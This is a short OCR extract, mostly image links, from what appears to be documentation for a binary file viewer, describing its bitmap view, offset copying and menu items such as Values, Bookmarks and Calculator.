
Output


Sending the whole file to the viewer GUI.
You can move window by dragging bitmap image.
You can also copy current offset by right-clicking bitmap image.


Values Bookmarks Calculator

